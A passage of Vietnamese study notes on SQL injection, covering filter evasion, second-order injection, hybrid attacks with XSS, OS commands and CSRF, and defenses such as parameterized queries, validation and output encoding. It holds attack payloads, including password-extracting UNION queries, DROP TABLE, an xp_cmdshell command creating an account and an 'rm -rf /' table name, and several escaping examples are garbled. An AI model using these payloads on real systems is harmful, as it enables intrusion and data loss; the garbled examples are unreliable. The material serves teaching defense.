Một số cơ sở dữ liệu hỗ trợ **thực thi truy vấn động**, giúp chuyển một chuỗi SQL vào hàm để thực thi.
Nếu bộ lọc chặn các từ khóa SQL, có thể sử dụng **hàm xử lý chuỗi** để "lắp ráp" truy vấn theo cách né tránh bộ lọc.
Ví dụ trong **SQL Server**, thay vì viết:
SELECT password FROM users
Có thể sử dụng EXEC() để thực thi động:
EXEC ('SELECT password FROM users')
Nếu bộ lọc chặn SELECT, có thể xây dựng bằng **nối chuỗi**:

Downloaded by T? Thiên (thien24112005@gmail.com)

'SEL'+'ECT password FROM users'
Trong **MySQL**, có thể dùng:
CONCAT('SE', 'LECT * FROM users')
e, Sử dụng Null Byte (%00) để cắt ngắn chuỗi
Null Byte (%00) thường được sử dụng trong **ngôn ngữ lập trình C/C++** để đánh dấu **kết thúc chuỗi**, trong khi SQL không xử lý Null Byte theo cách này.
Kẻ tấn công có thể chèn Null Byte vào giữa từ khóa để phá vỡ bộ lọc:
perl

UN%00ION SEL%00ECT
Một số bộ lọc khi xử lý chuỗi sẽ dừng lại khi gặp Null Byte, làm cho payload được xử lý sai cách nhưng vẫn thực thi được trong SQL.

f, Lồng các biểu thức để đánh lừa bộ lọc
Nếu bộ lọc loại bỏ các từ khóa bị cấm mà không kiểm tra sâu hơn, có thể sử dụng **lồng từ khóa** để vượt qua.
Ví dụ, nếu bộ lọc loại bỏ SELECT, có thể viết:
SELECT * FROM users
Khi bộ lọc loại bỏ một lần, từ khóa SELECT vẫn tồn tại trong truy vấn.

g, Tấn công cắt bớt dữ liệu (Truncation Attack)
Một số hệ thống **tự động cắt bớt đầu vào** khi lưu vào cơ sở dữ liệu, có thể gây ra các lỗi bảo mật.
Nếu ứng dụng xử lý dấu nháy đơn (') bằng cách nhân đôi (" → '), nhưng chỉ lưu tối đa **16 ký tự**, có thể gửi chuỗi dài để phần ' bị cắt đi.
Điều này có thể khiến một truy vấn trở nên hợp lệ và cho phép chèn SQL Injection thành công.

II. Khai thác SQL Injection bậc hai
1. Giới thiệu về SQL Injection bậc hai
Hầu hết các cuộc tấn công SQL Injection được trình bày trước đây đều thuộc loại **SQL Injection bậc một**, trong đó đầu vào độc hại **được chèn vào truy vấn SQL và thực thi ngay lập tức** trong cùng một yêu cầu HTTP.
Tuy nhiên, trong một số trường hợp, dữ liệu độc hại không được thực thi ngay mà **được lưu trữ trong cơ sở dữ liệu** và chỉ được sử dụng lại trong một truy vấn SQL khác ở tương lai. Đây được gọi là **SQL Injection bậc hai (Second-Order SQL Injection)**.
Lỗ hổng này khó phát hiện hơn vì nó không kích hoạt ngay khi dữ liệu được nhập, mà chỉ xuất hiện khi dữ liệu bị khai thác trong một lần sử dụng sau đó.
SQL Injection bậc hai thường xảy ra khi **các nhà phát triển kiểm tra đầu vào ban đầu nhưng không kiểm tra lại khi dữ liệu được sử dụng lần thứ hai**.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

2. Cách thức hoạt động của SQL Injection bậc hai
Quy trình của một cuộc tấn công SQL Injection bậc hai thường gồm các bước sau:
Kẻ tấn công gửi dữ liệu độc hại trong một yêu cầu HTTP đầu tiên.
Ứng dụng lưu trữ dữ liệu này vào cơ sở dữ liệu mà không thực hiện đủ kiểm tra bảo mật.
Sau một khoảng thời gian, **một truy vấn SQL khác lấy dữ liệu này từ cơ sở dữ liệu và thực thi**.
Tại thời điểm này, mã độc của kẻ tấn công được kích hoạt, cho phép khai thác SQL Injection.
Ví dụ điển hình của SQL Injection bậc hai:
Hệ thống sổ địa chỉ (Address Book)
Một ứng dụng cho phép người dùng nhập **tên** và **email** của bạn bè để lưu vào sổ địa chỉ.
Khi nhập dữ liệu, ứng dụng kiểm tra đầu vào và sử dụng **cơ chế escape ký tự** để ngăn chặn SQL Injection, chẳng hạn như chuyển ' thành ".
Tuy nhiên, khi người dùng sửa đổi thông tin liên hệ, ứng dụng lấy dữ liệu từ cơ sở dữ liệu mà **không kiểm tra lại trước khi sử dụng trong câu lệnh SQL mới**.
Nếu kẻ tấn công đã chèn dữ liệu như 'a' + @@version + 'a', truy vấn SQL được thực thi trong lần cập nhật sẽ tiết lộ thông tin về phiên bản cơ sở dữ liệu.

3. Ví dụ thực tế về SQL Injection bậc hai
a, Tấn công trên Microsoft SQL Server
Kẻ tấn công nhập giá trị **được thiết kế đặc biệt** vào một trường nhập liệu trong ứng dụng, ví dụ:
sql

```
a' + @@version + 'a
```

Bước 1: Lưu trữ giá trị này vào cơ sở dữ liệu:
sql

```
INSERT INTO Contacts (name, email) VALUES ('a" + @@version + "a', 'test@example.com')
```

Dấu nháy đơn đã được **tăng gấp đôi** (" thay vì '), do đó dữ liệu được lưu một cách an toàn mà không kích hoạt lỗi ngay lập tức.
Bước 2: Khi ứng dụng thực hiện cập nhật hoặc sử dụng lại dữ liệu này mà không kiểm tra kỹ, truy vấn trở thành:
sql

```
UPDATE Contacts SET name = 'a' + @@version + 'a' WHERE id = 123
```

Khi truy vấn này được thực thi, nó **trả về thông tin về phiên bản SQL Server**, tạo điều kiện cho kẻ tấn công thu thập dữ liệu quan trọng.

b, SQL Injection bậc hai thông qua tính năng đăng ký người dùng
Một ứng dụng cho phép **người dùng đăng ký tài khoản** bằng cách nhập **tên hiển thị (display name)** và lưu thông tin này vào cơ sở dữ liệu.
Tên hiển thị này sau đó **được hiển thị trên trang cá nhân của người dùng khác**.

Downloaded by T? Thiên (thien24112005@gmail.com)

Nếu kẻ tấn công nhập một giá trị như:
sql

' UNION SELECT password FROM users WHERE username='admin'--
Ứng dụng có thể lưu trữ giá trị này một cách an toàn trong cơ sở dữ liệu.
Tuy nhiên, khi **trang hồ sơ hiển thị tên người dùng**, nó có thể sử dụng truy vấn SQL không an toàn, vô tình thực thi payload và làm rò rỉ mật khẩu của tài khoản quản trị viên.

4. Cách phát hiện SQL Injection bậc hai
SQL Injection bậc hai **khó phát hiện hơn SQL Injection thông thường**, vì payload không kích hoạt ngay lập tức mà được thực thi ở thời điểm khác.
a, Phương pháp thử nghiệm thủ công
Gửi một chuỗi chứa dấu nháy đơn (') hoặc ký tự đặc biệt vào một trường nhập liệu của ứng dụng.
Kiểm tra xem dữ liệu có được hiển thị hoặc sử dụng lại trong một phần khác của ứng dụng hay không.
Nếu có, thử chèn một payload SQL Injection như:
sql

a' + (SELECT version()) + '
Nếu ứng dụng không thực hiện escape khi sử dụng lại dữ liệu, có thể sẽ thấy một lỗi SQL hoặc thông tin rò rỉ.
b, Sử dụng công cụ quét lỗ hổng
Các công cụ như **SQLMap, Burp Suite** có thể giúp phát hiện SQL Injection bậc hai.
Tuy nhiên, hầu hết các công cụ này không thể phát hiện loại tấn công này một cách tự động, vì vậy cần phải có sự can thiệp thủ công.
c, Sử dụng kiểm thử dựa trên thời gian
Nếu ứng dụng không hiển thị lỗi trực tiếp, có thể kiểm tra bằng cách sử dụng các câu truy vấn **gây trễ thời gian**:
' OR IF(1=1, SLEEP(5), 0)--
Nếu ứng dụng phản hồi chậm hơn bình thường sau khi dữ liệu được sử dụng lại, điều đó có thể cho thấy lỗ hổng SQL Injection bậc hai.

5. Cách phòng chống SQL Injection bậc hai
a, Sử dụng truy vấn tham số hóa
Parameterized Queries là cách phòng chống hiệu quả nhất.
Thay vì sử dụng chuỗi động, các tham số nên được truyền vào truy vấn một cách an toàn. Ví dụ với Python:
cursor.execute("SELECT * FROM users WHERE username = ?", (username,))

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

b, Kiểm tra dữ liệu trước khi sử dụng lại
Không chỉ kiểm tra dữ liệu **lúc nhập vào**, mà còn phải kiểm tra khi dữ liệu được **truy xuất và sử dụng lại**.
c, Sử dụng bộ lọc danh sách trắng (Whitelist Filtering)
Chỉ chấp nhận các giá trị hợp lệ theo định dạng mong muốn.
Ví dụ: Nếu chỉ cần nhập số, không chấp nhận bất kỳ ký tự nào khác ngoài 0-9.
d, Thực hiện kiểm thử bảo mật định kỳ
Thường xuyên kiểm tra ứng dụng bằng các công cụ bảo mật để phát hiện SQL Injection bậc hai.

III. Sử dụng các cuộc tấn công lai

1. Giới thiệu về các cuộc tấn công lai

Cuộc tấn công lai (Hybrid Attack) là sự kết hợp giữa **SQL Injection** với các kỹ thuật tấn công khác để tăng mức độ nguy hiểm và mở rộng phạm vi khai thác.
Mặc dù **SQL Injection** là một trong những lỗ hổng phổ biến nhất trong bảo mật web, trong một số trường hợp, nó không thể **tự khai thác một cách hiệu quả**. Vì vậy, kẻ tấn công có thể **kết hợp SQL Injection với các kỹ thuật khác như XSS, tấn công hệ điều hành, và CSRF** để xâm nhập sâu hơn vào hệ thống.
Các cuộc tấn công này thường giúp:
Lấy cắp dữ liệu quan trọng (tên đăng nhập, mật khẩu, token xác thực).
Chiếm quyền điều khiển ứng dụng hoặc tài khoản người dùng.
Tấn công hệ điều hành máy chủ để chiếm quyền điều khiển hệ thống.
Tạo kịch bản độc hại để khai thác thêm lỗ hổng khác.

2. Các loại tấn công lai phổ biến

a, Tận dụng dữ liệu thu thập được từ SQL Injection

Một trong những cách phổ biến nhất để kết hợp SQL Injection là **truy xuất thông tin quan trọng** từ cơ sở dữ liệu và sử dụng nó để tiếp tục tấn công hệ thống.
Ví dụ:
Đọc danh sách tài khoản và mật khẩu đã mã hóa từ cơ sở dữ liệu.
Thu thập mã token đăng nhập để thực hiện **chiếm quyền phiên (Session Hijacking)**.
Tìm kiếm dữ liệu bảo mật như khóa API, mã thông báo khôi phục tài khoản, sau đó dùng chúng để chiếm quyền kiểm soát ứng dụng.
Kẻ tấn công có thể **bẻ khóa mật khẩu** nếu thu thập được hash mật khẩu bằng cách sử dụng **dictionaries attack, brute-force, hoặc rainbow table**.

b, Tạo Cross-Site Scripting (XSS) thông qua SQL Injection

Cross-Site Scripting (XSS) là một lỗ hổng phổ biến trong các ứng dụng web, cho phép kẻ tấn công **chèn mã JavaScript độc hại** vào trang web mà nạn nhân truy cập.
Nếu một ứng dụng web **dùng dữ liệu từ cơ sở dữ liệu để hiển thị lên giao diện** mà không thực hiện kiểm tra bảo mật, thì **SQL Injection có thể được sử dụng để chèn mã XSS**.

Downloaded by T? Thiên (thien24112005@gmail.com)

Ví dụ:
Một ứng dụng lưu bình luận của người dùng trong cơ sở dữ liệu. Nếu kẻ tấn công chèn:
sql

'); <script>alert("Hacked!");</script> --
Nếu ứng dụng **không mã hóa dữ liệu trước khi hiển thị**, mã JavaScript sẽ được thực thi trên trình duyệt của người dùng khác.
Các cuộc tấn công XSS thông qua SQL Injection **có thể trở nên dai dẳng (Persistent XSS)**, tức là mã độc **được lưu trữ trong cơ sở dữ liệu và sẽ tự động tải về cho những người dùng khác truy cập trang web đó**.

c, Tấn công hệ điều hành thông qua SQL Injection
Một số hệ quản trị cơ sở dữ liệu như **Oracle, MySQL, SQL Server** cho phép thực thi **các lệnh hệ điều hành** thông qua SQL. Nếu ứng dụng dễ bị SQL Injection, kẻ tấn công có thể sử dụng điều này để:
Tải xuống và cài đặt phần mềm độc hại trên máy chủ.
Tạo tài khoản người dùng mới với quyền quản trị.
Mở kết nối từ xa (backdoor) để kiểm soát máy chủ.
Ví dụ: Trên **Microsoft SQL Server**, kẻ tấn công có thể thực thi lệnh hệ điều hành thông qua xp_cmdshell:

EXEC xp_cmdshell 'net user hacker P@ssw0rd /add'
Trong **Oracle**, có thể sử dụng SQL Injection để chạy lệnh trên hệ điều hành bằng cách tạo một bảng có tên tương tự như một lệnh hệ thống:
CREATE TABLE "!rm -rf /" (id NUMBER);
Nếu một DBA vô tình chạy tập lệnh trên, lệnh hệ thống sẽ bị thực thi, gây hậu quả nghiêm trọng.

d, Khai thác các lỗ hổng được xác thực bằng SQL Injection kết hợp CSRF
Một số **chức năng quan trọng của ứng dụng** (ví dụ: thay đổi mật khẩu, tạo người dùng mới) chỉ có thể truy cập bởi **quản trị viên**. Nếu lỗ hổng SQL Injection **chỉ tồn tại trong khu vực quản trị**, kẻ tấn công không thể khai thác trực tiếp trừ khi có quyền truy cập vào tài khoản admin.
Tuy nhiên, **Cross-Site Request Forgery (CSRF)** có thể được sử dụng để **buộc admin thực thi SQL Injection mà không cần biết**.
Ví dụ, nếu URL quản trị có lỗ hổng SQL Injection:
arduino

https://www.example.com/admin/ViewUser.aspx?UID=123
Kẻ tấn công có thể tạo một trang web giả mạo với mã sau:
html

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

<img src="https://www.example.com/admin/ViewUser.aspx?UID=123;
INSERT INTO USERS (username, password, isAdmin) VALUES ('hacker', '12345', true)">
Nếu quản trị viên **đã đăng nhập** vào hệ thống và truy cập trang web này, trình duyệt sẽ tự động gửi yêu cầu, khiến ứng dụng tạo một tài khoản admin mới cho kẻ tấn công.

e, Tấn công vào dữ liệu tĩnh và sửa đổi nội dung trang web
Nếu SQL Injection có thể **thực thi truy vấn UPDATE**, kẻ tấn công có thể **chỉnh sửa nội dung trang web** để đưa vào thông tin giả mạo.
Ví dụ, nếu một trang web thương mại điện tử hiển thị sản phẩm từ cơ sở dữ liệu, kẻ tấn công có thể sửa đổi giá sản phẩm bằng cách:
sql

```
UPDATE products SET price = 1 WHERE id = 123;
```

Ngoài ra, nếu có thể sửa đổi nội dung HTML được lưu trong cơ sở dữ liệu, kẻ tấn công có thể **thêm mã độc vào trang web** để khai thác người dùng khác.

3. Cách phòng chống các cuộc tấn công lai
a, Sử dụng truy vấn tham số hóa
Cách tốt nhất để ngăn chặn SQL Injection là sử dụng truy vấn tham số hóa thay vì ghép chuỗi động.
Ví dụ với Python và SQLite:
python

```
cursor.execute("SELECT * FROM users WHERE username = ?", (username,))
```

b, Mã hóa đầu ra để ngăn chặn XSS
Trước khi hiển thị dữ liệu từ cơ sở dữ liệu lên trang web, phải **mã hóa đầu ra** để ngăn chặn XSS.
Trong PHP có thể dùng:
php

```
echo htmlspecialchars($data, ENT_QUOTES, 'UTF-8');
```

c, Kiểm tra quyền truy cập cẩn thận
Các chức năng nhạy cảm trong hệ thống nên có **cơ chế xác thực mạnh mẽ** để đảm bảo chỉ những người có quyền mới có thể truy cập.
Tránh để SQL Injection có thể ảnh hưởng đến quyền quản trị hoặc thực thi lệnh hệ điều hành.
d, Kiểm tra bảo mật định kỳ
Thực hiện **kiểm thử bảo mật ứng dụng web (Web Penetration Testing)** định kỳ để tìm và vá các lỗ hổng.
Sử dụng các công cụ như **Burp Suite, SQLMap, OWASP ZAP** để quét và kiểm tra hệ thống.

IV. Tóm tắt

Downloaded by T? Thiên (thien24112005@gmail.com)

1. Ứng dụng thực tế và phòng chống
Các ứng dụng thực tế rất đa dạng, và mỗi hệ thống có cách xử lý dữ liệu khác nhau. Do đó, kẻ tấn công cần linh hoạt trong cách kết hợp các kỹ thuật SQL Injection để khai thác lỗ hổng.
Không có một kỹ thuật duy nhất nào có thể ngăn chặn hoàn toàn SQL Injection, mà cần phải áp dụng nhiều biện pháp bảo vệ đồng thời.
Các biện pháp phòng chống hiệu quả bao gồm:
Sử dụng truy vấn tham số hóa (Parameterized Queries) để loại bỏ hoàn toàn nguy cơ SQL Injection.
Mã hóa đầu ra (Output Encoding) để tránh XSS khi dữ liệu từ cơ sở dữ liệu được hiển thị trên trang web.
Thực hiện kiểm thử bảo mật định kỳ (Penetration Testing) để tìm ra lỗ hổng và vá lỗi kịp thời.
Giám sát và phát hiện xâm nhập để theo dõi các hoạt động bất thường liên quan đến cơ sở dữ liệu.

2. Kết luận
SQL Injection vẫn là một trong những lỗ hổng bảo mật nghiêm trọng nhất**,** ngay cả trong các ứng dụng hiện đại. Kẻ tấn công ngày càng sáng tạo hơn**,** sử dụng nhiều kỹ thuật né tránh bộ lọc**,** khai thác SQL Injection bậc hai, và kết hợp nhiều phương pháp tấn công khác nhau để đạt được mục tiêu của mình.
- Bảo vệ ứng dụng không chỉ dừng lại ở việc lọc đầu vào, mà cần có một chiến lược bảo mật toàn diện, bao gồm kiểm thử bảo mật thường xuyên, sử dụng truy vấn tham số hóa, và giám sát hệ thống liên tục**.**

Chương 8 – SQL Injection Attacks and Defense

Chương này trình bày các nguyên tắc mã hóa an toàn để ngăn chặn và khắc phục lỗ hổng SQL Injection, bao gồm:
- Thay thế việc tạo truy vấn động bằng cách sử dụng các kỹ thuật an toàn hơn.
- Xác thực dữ liệu đầu vào từ người dùng và các nguồn khác để ngăn chặn dữ liệu độc hại.
- Mã hóa đầu ra nhằm đảm bảo dữ liệu được xử lý đúng cách trước khi sử dụng.
- Chuẩn hóa dữ liệu giúp duy trì tính toàn vẹn và đảm bảo dữ liệu đầu vào có định dạng mong đợi.
- Thiết kế hệ thống bảo mật theo phương pháp phòng thủ nhiều lớp, thay vì chỉ dựa vào một biện pháp duy nhất.

I. Sử dụng câu lệnh tham số hóa

1. Nguyên nhân và rủi ro
SQL Injection chủ yếu xuất phát từ việc sử dụng **SQL động** – tức là tạo truy vấn SQL bằng cách nối chuỗi chứa dữ liệu đầu vào của người dùng. Phương pháp này khiến ứng dụng dễ bị khai thác do dữ liệu đầu vào có thể bị chèn mã SQL độc hại.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

2. Nguyên tắc của câu lệnh tham số hóa

Tham số hóa truy vấn là một kỹ thuật an toàn thay thế SQL động, trong đó dữ liệu đầu vào được truyền vào truy vấn thông qua các **biến liên kết (bind variables)** hoặc **trình giữ chỗ (placeholders)** thay vì được ghép trực tiếp vào chuỗi SQL. Điều này giúp:

Loại bỏ nguy cơ dữ liệu đầu vào bị thực thi như mã SQL.

Cải thiện hiệu suất truy vấn do cơ sở dữ liệu có thể tối ưu hóa kế hoạch thực thi.

Giảm tải xử lý của ứng dụng khi làm việc với các truy vấn lặp lại.

3. Hạn chế của tham số hóa

Mặc dù mạnh mẽ, phương pháp này **không thể áp dụng cho tất cả các thành phần của truy vấn SQL**. Cụ thể:

Chỉ có thể tham số hóa **giá trị dữ liệu**.

Không thể tham số hóa **tên bảng, tên cột hoặc từ khóa SQL**.

Một số hệ quản trị cơ sở dữ liệu như **Microsoft SQL Server và Oracle** vẫn có thể bị khai thác nếu các thủ tục lưu trữ sử dụng SQL động.

Nếu dữ liệu đầu vào độc hại đã bị lưu trữ trước đó và được sử dụng lại trong truy vấn, SQL Injection có thể vẫn xảy ra.

III. Xác thực đầu vào

1. Tầm quan trọng của xác thực đầu vào

Xác thực đầu vào là một biện pháp quan trọng giúp ngăn chặn SQL Injection và các cuộc tấn công khác. Mặc dù sử dụng câu lệnh tham số hóa giúp bảo vệ truy vấn SQL, nhưng nó không thể ngăn chặn toàn bộ rủi ro, đặc biệt là khi dữ liệu độc hại đã bị lưu vào cơ sở dữ liệu trước đó. Vì vậy, xác thực đầu vào đóng vai trò như một lớp bảo vệ bổ sung, đảm bảo dữ liệu được kiểm soát trước khi sử dụng.

2. Nguyên tắc xác thực đầu vào

Xác thực đầu vào là quá trình kiểm tra dữ liệu mà ứng dụng nhận được theo các tiêu chí nhất định, bao gồm:

Kiểu dữ liệu: Giá trị đầu vào có đúng kiểu mong đợi không (ví dụ: số nguyên, chuỗi, ngày tháng)?

Độ dài dữ liệu: Đầu vào có vượt quá kích thước cho phép không?

Phạm vi giá trị: Nếu là số, có nằm trong khoảng hợp lệ không?

Nội dung dữ liệu: Đầu vào có chứa ký tự không mong muốn hoặc mã độc hại không?

3. Các phương pháp xác thực đầu vào

Có hai phương pháp chính để xác thực dữ liệu:

Danh sách trắng (Whitelist Validation): Chỉ cho phép dữ liệu đầu vào đáp ứng các tiêu chí hợp lệ. Đây là phương pháp mạnh mẽ nhất vì chỉ chấp nhận những giá trị an toàn.

Danh sách đen (Blacklist Validation): Từ chối dữ liệu có chứa các ký tự hoặc chuỗi độc hại. Phương pháp này ít hiệu quả hơn do kẻ tấn công có thể tìm cách vượt qua danh sách đen bằng các kỹ thuật mã hóa hoặc biến thể của chuỗi tấn công.

Downloaded by T? Thiên (thien24112005@gmail.com)

4. Công cụ hỗ trợ và thực thi xác thực đầu vào

Xác thực đầu vào có thể được thực hiện bằng nhiều công cụ khác nhau, tùy thuộc vào ngôn ngữ lập trình và nền tảng sử dụng:

Java: Sử dụng biểu thức chính quy (Pattern), các thư viện như OWASP ESAPI hoặc Validator trong JSF.

C# (.NET): Sử dụng RegularExpressionValidator hoặc CustomValidator trong ASP.NET.

PHP: Dùng các hàm như preg_match(), is_numeric(), hoặc thư viện PEAR::MDB2.

Các biện pháp xác thực nên được áp dụng **ở nhiều cấp độ**:

Tại trình duyệt (client-side) để giảm thiểu lỗi nhập liệu của người dùng.

Tại máy chủ (server-side) để ngăn chặn dữ liệu độc hại bị gửi đến hệ thống.

Tại tường lửa ứng dụng web (WAF) để lọc các cuộc tấn công từ xa.

5. Cách xử lý khi dữ liệu không hợp lệ

Có hai phương pháp chính khi phát hiện dữ liệu đầu vào không hợp lệ:

Từ chối dữ liệu và hiển thị lỗi chung cho người dùng (tránh lộ thông tin chi tiết).

Làm sạch dữ liệu bằng cách loại bỏ các ký tự nguy hiểm. Tuy nhiên, phương pháp này cần thận trọng để không làm mất dữ liệu quan trọng hoặc vô tình che giấu lỗ hổng bảo mật.

IV. Mã hóa đầu ra

1. Mã hóa đầu ra và vai trò trong bảo mật

Mã hóa đầu ra là một biện pháp quan trọng giúp bảo vệ ứng dụng khỏi các cuộc tấn công như **SQL Injection** và **Cross-Site Scripting (XSS)**. Ngay cả khi đã sử dụng **xác thực đầu vào** và **câu lệnh tham số hóa**, dữ liệu trong cơ sở dữ liệu vẫn có thể chứa nội dung độc hại. Nếu dữ liệu này được sử dụng mà không qua xử lý, ứng dụng có thể trở thành mục tiêu của các cuộc tấn công thứ cấp, nơi dữ liệu độc hại được khai thác khi nó được hiển thị hoặc sử dụng trong truy vấn SQL động.

Ví dụ:

Một người dùng hợp lệ có thể nhập tên là **O'Boyle**. Nếu ứng dụng không xử lý đúng, dấu nháy đơn (') trong tên có thể phá vỡ truy vấn SQL.

Một kẻ tấn công có thể nhập chuỗi **'); DROP TABLE users;--** vào một trường đầu vào. Nếu dữ liệu này không được mã hóa, khi được sử dụng trong một truy vấn SQL động, nó có thể xóa toàn bộ bảng dữ liệu.

Dữ liệu được lưu trữ trong cơ sở dữ liệu có thể chứa mã độc **XSS**. Nếu một người dùng nhập <script>alert("Hacked")</script> vào một trường bình luận và dữ liệu này được hiển thị trực tiếp trên trình duyệt mà không được mã hóa, mã JavaScript sẽ thực thi trên trang web, gây ra nguy cơ tấn công XSS.

Do đó, mã hóa đầu ra không chỉ bảo vệ **cơ sở dữ liệu** khỏi SQL Injection mà còn đảm bảo **giao diện ứng dụng** an toàn trước XSS và các lỗ hổng khác.

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

2. Mã hóa đầu ra khi gửi dữ liệu vào cơ sở dữ liệu

Một trong những vấn đề lớn nhất trong SQL Injection là dữ liệu đầu vào không an toàn được sử dụng trong truy vấn SQL động. Nếu không thể sử dụng **câu lệnh tham số hóa**, cần áp dụng các phương pháp mã hóa trước khi lưu dữ liệu vào cơ sở dữ liệu.

Các biện pháp bảo vệ phổ biến bao gồm:

Thay thế ký tự đặc biệt:

Dấu nháy đơn (') cần được thay thế bằng hai dấu nháy đơn ('') hoặc ký tự thoát (\').

Ký tự đại diện (%, _) có thể cần được mã hóa nếu được sử dụng trong **mệnh đề LIKE** để ngăn chặn khai thác.

Mã hóa dữ liệu trước khi lưu trữ:

Nếu ứng dụng cho phép nhập HTML, cần **mã hóa HTML** (<script> → <script>).

Dữ liệu nhạy cảm có thể được **mã hóa bằng thuật toán mã hóa** trước khi lưu vào cơ sở dữ liệu.

Không sử dụng SQL động khi có thể:

Nếu cần sử dụng SQL động, phải đảm bảo rằng dữ liệu được mã hóa phù hợp trước khi đưa vào truy vấn.

3. Kỹ thuật mã hóa đầu ra cho từng hệ quản trị cơ sở dữ liệu

Mỗi hệ quản trị cơ sở dữ liệu có cách xử lý ký tự đặc biệt khác nhau.

Microsoft SQL Server

Dùng REPLACE(@input, "", """") để thay thế dấu nháy đơn.

Khi sử dụng LIKE, có thể dùng [ ] để trích dẫn ký tự đặc biệt ([%], [_]).

Cẩn thận với **stored procedures**, vì nếu sử dụng SQL động, vẫn có thể bị SQL Injection.

4. Mã hóa khi trích xuất dữ liệu từ cơ sở dữ liệu

Ngoài việc mã hóa đầu vào, khi dữ liệu được lấy ra từ cơ sở dữ liệu để hiển thị hoặc sử dụng trong truy vấn SQL, cần đảm bảo rằng dữ liệu này không chứa nội dung độc hại.

Ví dụ:

Nếu hiển thị dữ liệu trên trang web, cần **mã hóa HTML** (<script> → <script>) để tránh **XSS**.

Nếu sử dụng dữ liệu từ cơ sở dữ liệu để tạo truy vấn SQL động, cần **mã hóa dữ liệu trước khi sử dụng**.

Các biện pháp bảo vệ:

Mã hóa HTML trước khi hiển thị dữ liệu trên giao diện web.

Kiểm tra lại dữ liệu khi sử dụng trong truy vấn SQL động.

Sử dụng cơ chế sandbox hoặc kiểm soát quyền hạn để hạn chế tác động của mã độc nếu bị khai thác.

5. Ví dụ về lỗi phổ biến khi không mã hóa đầu ra

Lỗi SQL Injection bậc hai

Giả sử một người dùng nhập dữ liệu độc hại vào một trường đầu vào, nhưng nó không được thực thi ngay lập tức mà được lưu vào cơ sở dữ liệu. Sau đó, dữ liệu này được sử dụng lại trong một truy vấn SQL động, gây ra lỗi SQL Injection.

Ví dụ lỗi:

Downloaded by T? Thiên (thien24112005@gmail.com)

-- Dữ liệu lưu trong DB (từ một biểu mẫu đăng ký)
Tên: `'); DROP TABLE users;--`

-- Sau đó được sử dụng trong truy vấn SQL động
sql = "SELECT * FROM users WHERE name = '" + input + "'";
=> **Kết quả**: Lệnh `DROP TABLE users;` sẽ được thực thi, xóa toàn bộ bảng dữ liệu.
Lỗi XSS khi hiển thị dữ liệu
Giả sử một bình luận chứa mã độc được nhập vào hệ thống:
html

<script>alert('Hacked');</script>
Nếu dữ liệu này được hiển thị trên trang web mà không qua mã hóa, mã JavaScript sẽ được thực thi ngay khi người dùng mở trang.
Cách khắc phục:
Dùng htmlspecialchars() trong PHP hoặc các thư viện mã hóa HTML trong các ngôn ngữ khác.
Kiểm tra và mã hóa dữ liệu đầu ra khi hiển thị trên trình duyệt.

V. Chuẩn hóa dữ liệu

1. Khái niệm và tầm quan trọng của chuẩn hóa dữ liệu

Chuẩn hóa dữ liệu là quá trình chuyển đổi dữ liệu đầu vào về một định dạng chuẩn để đảm bảo tính nhất quán và an toàn khi xử lý. Kẻ tấn công có thể sử dụng nhiều phương pháp để vượt qua cơ chế xác thực, chẳng hạn như mã hóa đầu vào theo nhiều cách khác nhau (URL encoding, Unicode encoding, HTML entities) nhằm tránh bị phát hiện. Vì vậy, chuẩn hóa dữ liệu giúp hệ thống **diễn giải dữ liệu theo đúng cách mong muốn** và ngăn chặn các cuộc tấn công bằng cách đảm bảo dữ liệu ở dạng đơn giản nhất trước khi xác thực hoặc sử dụng.
Ví dụ, cùng một dấu nháy đơn (`'`) có thể được biểu diễn dưới nhiều dạng khác nhau:
Mã hóa URL: %27, %2527 (mã hóa URL kép).
Unicode: %u0027, %ca%b9, %u02b9.
HTML entities: ', ', '.
Nếu không chuẩn hóa, hệ thống có thể bỏ sót một số cách biểu diễn của dữ liệu độc hại và dẫn đến lỗ hổng bảo mật như SQL Injection hoặc XSS.

2. Các phương pháp chuẩn hóa dữ liệu

Có nhiều cách để chuẩn hóa dữ liệu trước khi xử lý hoặc lưu trữ:
a, Từ chối đầu vào không chuẩn
Nếu một ứng dụng không mong đợi dữ liệu được mã hóa theo kiểu HTML hoặc URL, có thể từ chối dữ liệu chứa các ký tự như %, &, #.
Đây là phương pháp đáng tin cậy nhất khi có thể áp dụng, vì nó loại bỏ toàn bộ nguy cơ từ các biểu diễn mã hóa khác nhau.
b, Giải mã dữ liệu trước khi xử lý
Nếu không thể từ chối, cần **giải mã** dữ liệu trước khi xác thực.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

Điều này có thể bao gồm giải mã nhiều lần nếu dữ liệu bị mã hóa lồng nhau (%2527 → %27 → ').
Sau khi giải mã, có thể kiểm tra lại xem dữ liệu đã ở định dạng chuẩn hay chưa.

c, Chuẩn hóa Unicode

Khi làm việc với bộ ký tự Unicode như **UTF-8**, cần đảm bảo rằng tất cả đầu vào đều ở dạng **chuẩn hóa Unicode thống nhất** để tránh các biến thể ký tự gây lỗi xác thực.

NFKC (Normalization Form KC – Compatibility Decomposition + Canonical Composition) là phương pháp chuẩn hóa được khuyến nghị.

Quá trình này sẽ phân rã các ký tự Unicode thành các thành phần cơ bản nhất và ghép chúng lại theo dạng chuẩn.

d, Chuyển đổi sang bộ ký tự an toàn

Một số ứng dụng có thể **chuyển đổi dữ liệu sang bộ ký tự hạn chế hơn** (ví dụ: từ UTF-8 sang ISO-8859-1) để loại bỏ các ký tự không mong muốn.

Điều này đặc biệt hữu ích trong các ứng dụng không cần hỗ trợ ngôn ngữ đa dạng và có thể chấp nhận mất dữ liệu không cần thiết.

Ví dụ, trong **Java**:

```
byte[] asciiBytes = input.getBytes(StandardCharsets.ISO_8859_1);
```

3. Phân tích cú pháp đầu vào để kiểm tra tính hợp lệ

Khi làm việc với dữ liệu Unicode, cần đảm bảo rằng đầu vào không chứa các biểu diễn Unicode không hợp lệ.

Một cách phổ biến để kiểm tra dữ liệu có phải là **UTF-8 hợp lệ** không là sử dụng **biểu thức chính quy**:

Biểu thức chính quy	Ý nghĩa
[x00-\x7F]	Mã ASCII thông thường
[\xC2-\xDF][\x80-\xBF]	Biểu diễn hai byte
[\xE0-\xEF][\x80-\xBF]{2}	Biểu diễn ba byte
